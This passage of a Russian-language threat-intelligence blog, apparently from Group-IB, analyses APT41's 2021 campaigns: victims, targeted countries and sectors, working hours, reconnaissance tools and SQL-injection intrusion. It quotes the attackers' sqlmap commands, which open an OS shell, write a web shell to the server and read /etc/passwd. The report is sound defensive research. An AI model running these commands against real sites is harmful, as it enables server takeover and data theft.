



Жесткий график APT41
4 вредоносных кампании, 13 подтвержденных жертв — и Cobalt Strike снова в деле
В марте этого года произошла громкая атака, совершенная одной из старейших прогосударственных хакерских групп APT41. Она взломала правительственные компьютерные сети в шести американских штатах, в том числе путем эксплуатации уязвимости в системе учета поголовья домашнего скота. Об этом сообщили исследователи Mandiant.
На протяжении всего 2021 года мы активно изучали атаки APT41 с помощью нашей системы Group-IB Threat Intelligence, которая постоянно обогащается индикаторами компрометации, новыми правилами хантинга за различными группами и акторами. Мы отправили порядка 80 проактивных уведомлений частным и государственным организациям по всему миру, рассказывая о готовящихся или уже совершенных атаках APT41 на их инфраструктуру. Благодаря этому они могли предпринять необходимые шаги по защите или поиску следов компрометации своих сетей. Собранные данные о тактиках, техниках и процедурах (TTPs) атакующих помогли нам атрибутировать дальнейшие атаки группы. Используя эти данные, мы смогли построить график работы атакующих, что дает возможность больше рассказать об их происхождении. В этом блоге мы поделимся нашими находками, а также основными методами, тактиками и инструментами, которыми оперировала одна из самых опасных групп на протяжении 2021 года.

Этот блог, созданный для унификации знаний в формате матрицы MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), открывает доступ к набору данных и подробной информации о том, как атакующие проводили разведку, получали первоначальный доступ, закреплялись и передвигались по сети и что искали на скомпрометированных устройствах. Также мы поделимся другими интересными находками: временем работы атакующих и оставленными ими артефактами.
Хотим сразу обратить внимание, что APT41 использует нестандартный метод создания вредоносной нагрузки на целевом сервере. Он заключается в поэтапной записи в файл закодированной полезной нагрузки в виде Cobalt Strike Beacon. Для первоначального поиска и эксплуатации уязвимостей группа использует популярные инструменты Acunetix, Nmap, JexBoss, sqlmap, а также китайский аналог Shodan — fofa.su.
Любопытно, что, согласно логам sqlmap, злоумышленникам удалось взломать лишь половину из интересовавших их сайтов. Это говорит о том, что иногда даже такие атакующие, как APT41, не охотятся до победного конца.
Данный блог также раскрывает список подсетей, с которых злоумышленники подключались к своим C&C-серверам, что лишь еще раз подтверждает страну происхождения угрозы.

Впервые мы смогли идентифицировать рабочие часы группы на протяжении всего 2021 года — они очень похожи на график обычных офисных работников.
Этот материал будет полезен для ИТ-директоров, руководителей команд кибербезопасности, SOC-аналитиков и специалистов по реагированию на инциденты. Наша цель — помогать компаниям сократить финансовые потери и простои инфраструктуры, а также принимать превентивные меры по противодействию атакам группы APT41.
В конце мы дадим советы, как хантить инфраструктуру преступников и защищать свою. Давайте вместе охотиться за киберугрозами и вносить свой вклад в миссию, достойную супергероя, — борьбу с киберпреступностью. Вперед!
Кто такие APT41?
- Прогосударственная группа, целями атак которой являются одновременно кибершпионаж и финансовая выгода.
- Активна по меньшей мере с 2007 года.
- Другие названия группы: BARIUM, Winnti, LEAD, WICKED SPIDER, WICKED PANDA, Blackfly, Suckfly, Winnti Umbrella, Double Dragon.
- Несколько членов этой группы были осуждены Министерством юстиции США в 2020 году. Члены APT41 обвиняются в следующих преступлениях: несанкционированный доступ к защищенным компьютерам, кража личных данных, отмывание денег, мошенничество.
Ключевые выводы
- По нашим оценкам, группа APT41 за 2021 год смогла скомпрометировать и получить разный уровень доступа как минимум в 13 организациях по всему миру.

- География атак группы включает правительственные и частные организации из США, Тайваня, Индии, Таиланда, Китая, Гонконга, Монголии, Индонезии, Вьетнама, Бангладеша, Ирландии, Брунея и Великобритании.
- Целевые индустрии APT41 в рамках исследованных нами кампаний: государственный сектор, производственные, здравоохранительные, логистические, гостиничные, финансовые, образовательные, телекоммуникационные, консалтинговые, спортивные и туристические организации, медиа, а также политики, военные учреждения и авиакомпании.
- Для разведки группа применяет такие инструменты, как Acunetix, Nmap, Sqlmap, OneForAll, subdomain3, subDomainsBrute, Sublist3r.
- В качестве первоначального вектора группа использует веб-приложения, уязвимые к SQL-инъекциям.
- С помощью SQL-инъекций APT41 получает доступ к командной оболочке целевого сервера и возможность выполнять команды.
- По нашим оценкам, группа APT41 за 2021 год нашла и проэксплуатировала SQL-инъекции в 43 из 86 тестируемых веб-приложений.
- Главный инструмент группы в исследованных нами вредоносных кампаниях — кастомный вариант Cobalt Strike Beacon.
- «Рабочие дни» группы APT41 — с понедельника по пятницу. Среднее рабочее время начинается с 10 утра и заканчивается ближе к 7 вечера по UTC+8.
География активности и атакуемые индустрии
Для начала выделим те страны и отрасли, которые попали в поле нашего зрения в 2021 году. За это время группа APT41 провела как минимум четыре вредоносные кампании, которые мы назвали в честь использованных в атаках доменных имен: ColunmTK, DelayLinkTK, Mute-Pond и Gentle-Voice.

Целями этих кампаний стали организации из США, Тайваня, Индии, Тайланда, Китая, Гонконга, Монголии, Индонезии, Вьетнама, Бангладеша, Ирландии, Брунея и Великобритании.

Вот некоторые из скомпрометированных организаций:
- Новостные агентства, государственные организации, крупный производитель электроники и логистическая компания из Тайваня
- Компания-производитель программного обеспечения и несколько компаний, владеющих сетью гостиниц в США
- Финансовая и образовательная организации из Вьетнама
- Новостное агентство и компания-производитель программного обеспечения из Китая
- Авиакомпания из Индии
TTPs
В этом разделе мы опишем тактики, техники и процедуры группы APT41, которые зафиксировала команда Group-IB Threat Intelligence в 2021 году.Разведка
Первым этапом любой атаки является разведка. На этой стадии злоумышленники могут применять обширный набор техник по сбору данных о целевых организациях. Разделим их условно на две категории: активное и пассивное сканирование. Ниже мы перечислили список инструментов, которые группа APT41 использовала в рамках каждой категории. Active scanning. T.1595:- Сканер уязвимостей Acunetix
- Сетевой сканер Nmap
- Утилиты для брутфорса директорий на веб-серверах: OneForAll, subdomain3, subDomainsBrute, Sublist3r
- Инструмент для поиска и эксплуатации уязвимостей в Jbos и других Java-приложениях JexBoss
- fofa.su — китайский аналог shodan.io. Он сканирует интернет и собирает сведения об открытых портах, а также запущенных на них сервисах. Это позволяет злоумышленникам эффективнее определять набор целей и проводить атаки.
Первоначальный доступ
Exploit public-facing application — T1190Одним из основных вопросов для исследователя является способ проникновения в целевую систему. На этой стадии атакующие из APT41 применяют различные техники. Среди них — спирфишинговые письма, watering hole, атаки на цепочки поставок и эксплуатирование различных уязвимостей, в том числе Proxylogon. В некоторых из исследованных нами кампаний злоумышленники проникали в целевые системы с помощью SQL-инъекций — ниже мы подробнее опишем команды, которые использовали хакеры. Такие атаки проводились с помощью общедоступного инструмента SQLmap, который атакующие применяли для нескольких целей.
В одних организациях группа APT41 получала доступ к командной оболочке целевого сервера и могла выполнять некоторые команды. Также этот инструмент использовался для загрузки файлов на целевой сервер: как образцов Cobalt Strike Beacon, так и образцов кастомных web shell. В других случаях преступники получали доступ к базам данных с информацией об учетных записях, списками сотрудников, а также паролями в чистом и хэшированном виде. Однако основным инструментом, который атакующие использовали во всех кампаниях, все же является Cobalt Strike Beacon.
Пример запускаемого SQLmap в разных атаках:
 python sqlmap.py -r [Company1_domain].txt --tamper=space2comment --random-agent -p ctl00%24ContentPlaceHolder1%24txtUserName,ctl00%24ContentPlaceHolder1%24txtPassword --os-shell

python sqlmap.py -r [Company2_domain].txt -p "ctl00%24MainContent%24txtUserName,ctl00%24MainContent%24txtPassword" --is-dba --hex

sqlmap.py -u  [Company3_domain]/content.php?id=2141&sub=153 --random-agent --tamper=space2comment --time-sec=10 --current-user

python sqlmap.py -r [Company4_domain] -p "ctl00%24ContentPlaceHolder1%24txtUserName,ctl00%24ContentPlaceHolder1%24txtPassword" --file-write="/root/sqlmap/{Redacted_filename}.aspx" --file-dest="{Redacted_filepath}\\login1.aspx"

python sqlmap.py -u "http://[Company5_domain]/[redacted]/[redacted]/[redacted].php/?page1=DM&page2=TOTAL_DATA_DOWNLOAD&page3=TOTAL_DATA_DOWNLOAD" -p "page1" --file-read "/etc/passwd"
В результате таких SQL-инъекций атакующим удалось получить различный уровень доступа в 43 из 86 тестируемых ими веб сайтах. Мы построили диаграммы на основе логов sqlmap. Согласно этим данным, на большей части скомпрометированных сайтов была установлена mysql.
